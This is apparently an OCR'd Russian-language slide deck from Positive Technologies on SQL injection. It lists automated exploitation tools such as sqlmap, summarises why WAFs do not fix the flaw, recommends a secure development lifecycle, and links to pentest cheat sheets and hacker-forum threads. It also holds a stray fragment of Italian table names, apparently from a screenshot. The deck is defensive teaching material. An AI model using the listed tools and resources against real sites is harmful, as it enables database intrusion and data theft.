




Автоматизированная эксплуатация SQL Injection


- **sqlmap** (http://sqlmap.sourceforge.net/)
  - Полная поддержка: MySQL, Oracle, PostgreSQL и Microsoft SQL Server
  - Частичная поддержка: Microsoft Access, DB2, Informix, Sybase и Interbase
- **sqlus** (http://sqlsus.sourceforge.net/)
  - Реализована поддержка только MySQL
- **bsqlbf-v2** (http://code.google.com/p/bsqlbf-v2/
  - Больше ориентирована под слепые SQL-инъекции. Реализована поддержка: MySQL, Oracle, PostgreSQL и Microsoft SQL Server
- В свете появления новых быстрых техник эксплуатации слепых SQL-инъекций в MySQL планируется выпустить соответствующий proof of concept (будет доступен на http://www.milw0rm.com/papers/)


Резюме


cars_off_tbp_opportunita
cars_off_tbc_concorrenti
cars_off_tbp_esito
cars_off_tbd_tipi_prezzi
cars_off_tbp_criteriutilizzo
cars_off_tbd_funzio
contiene le informazioni del wizard allo ST
ID CdPP CRUT FUNZ
1 12 Dirigenti 2
2 12 Commerciali 3
3 12 AD
4 12 Amici

SQL Injection в «живой природе»

- **SQL Injection можно встретить даже на широко известных и крупных Интернет-ресурсах**





Резюме

- **SQL Injection – это грубая ошибка в программировании, широко распространенная и крайне опасная**
- **WAF – это не долгожданная "серебряная пуля"**
  - **WAF не устраняет уязвимость, а лишь (частично) прикрывает вектор атаки**
  - **Концептуальные проблемы WAF – использование сигнатурного принципа**
- **Правильно выстроенный процесс Software Development Life Cycle (SDLC) в значительной степени снижает вероятность появления уязвимостей в коде**
- **Защита Web-приложений, также как и информационная безопасность в целом, должна быть комплексной :)**

Дополнительные материалы и ссылки

- WASC: http://projects.webappsec.org/SQL-Injection
- OWASP: http://www.owasp.org/index.php/SQL_Injection
- Ресурсы Securitylab: http://www.securitylab.ru/
- Pentestmonkey.net Cheat Sheets: http://pentestmonkey.net/ (Oracle, MSSQL, MySQL, PostgreSQL, Ingres, DB2, Informix)
- Ресурсы Antichat:

- MySQL >=4.x: https://forum.antichat.ru/threadnav43966-1-10.html
- MySQL 3.x: http://forum.antichat.ru/showthread.php?t=20127
- MSSQL: http://forum.antichat.ru/thread15087.html
- ORACLE: http://forum.antichat.ru/showthread.php?t=40576
- PostgreSQL: http://forum.antichat.ru/thread35599.html
- MSAccess: http://forum.antichat.ru/thread50550.html

Спасибо за внимание!

devteev@ptsecurity.ru
http://devteev.blogspot.com/

POSITIVE TECHNOLOGIES